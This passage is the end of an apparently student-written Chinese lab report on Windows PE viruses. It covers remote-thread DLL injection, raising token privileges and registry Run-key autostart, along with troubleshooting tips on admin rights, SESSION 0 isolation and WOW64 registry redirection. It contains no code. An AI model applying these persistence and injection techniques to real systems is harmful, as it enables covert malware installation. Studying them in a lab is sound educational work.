


图 9 HKEY\_LOCAL\_MACHINE种添加成功

重新启动计算机可以发现abhello.exe自动运行。




图 10 abhelllo.exe自启动成功

# 五、实验总结与问题的解决

## 5.1 实验总结

通过本次实验，我查阅了大量相关资料，加深了对PE文件与PE文件病毒的了解，学习了如何调用系统API访问内存，提高进程令牌访问权限，查看并且修改内存。还掌握了远线程注入攻击与添加注册表实现自启动的基本方法，这次实验充分锻炼了个人的自我学习能力，在实验的过程中需要对程序的不断修改与调试，并且最终获得了正确的结果，更是让我体会到了编程的乐趣，让我更深刻地认识到了“纸上得来终觉浅，绝知此事要躬行”的道理。

## 5.2 遇到问题的解决方案

### 5.2.1 PE病毒

如果注入失败的话，可以尝试以管理员身份运行程序。由于OpenProcess函数的缘故，在打开高权限进程时，程序会因权限不足而无法打开进程，获取进程句柄。

除此外我还对一些系统进程进行了注入测试，发现不能成功注入到一些系统服务进程。这是由于系统存在SESSION 0隔离的安全机制，传统的远线程注入DLL方法并不能突破SESSION 0隔离。

### 5.2.3 注册表操作

对于上面的程序，需要注意以下两点：

一是权限问题：在编程实现上，要想修改HKEY\_LOCAL\_MACHINE主键的注册表，

要求程序拥有管理员权限。而修改HKEY\_CURRENT\_USER主键的注册表，只需要用户默认权限就可以实现。

二是注册表重定位问题：在 64 位系统上，系统注册表会有注册表重定位的问题。HKEY\_LOCAL\_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run会重定位到HKEY\_LOCAL\_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run。在程序中，可以打开RegOpenKeyEx函数设置KEY\_WOW64\_64KEY访问标志，从而避免重定位的影响，直接访问指定的注册表路径。

# 六、参考文献

1. 甘迪文. 《Windows黑客编程技术详解》. 人民邮电出版社，2018年12月
2. GunLun. Windows下的代码注入. https://www.cnblogs.com/lanuage/category/1102381.html
3. weixin\_34259559. 通过WriteProcessMemory改写进程的内存. https://blog.csdn.net/weixin\_34259559/article/details/85659034
4. (-: LYSM :-). C++ AdjustTokenPrivileges 提升访问令牌权限. https://blog.csdn.net/Simon798/article/details/107041516/
5. 小哈龙. HKEY\_LOCAL\_MACHINE\Software\WOW6432Node. https://blog.csdn.net/qq\_22642239/article/details/81135724
6. diaomo9737. Windows:32位程序运行在64位系统上注册表会重定向. https://blog.csdn.net/diaomo9737/article/details/101724390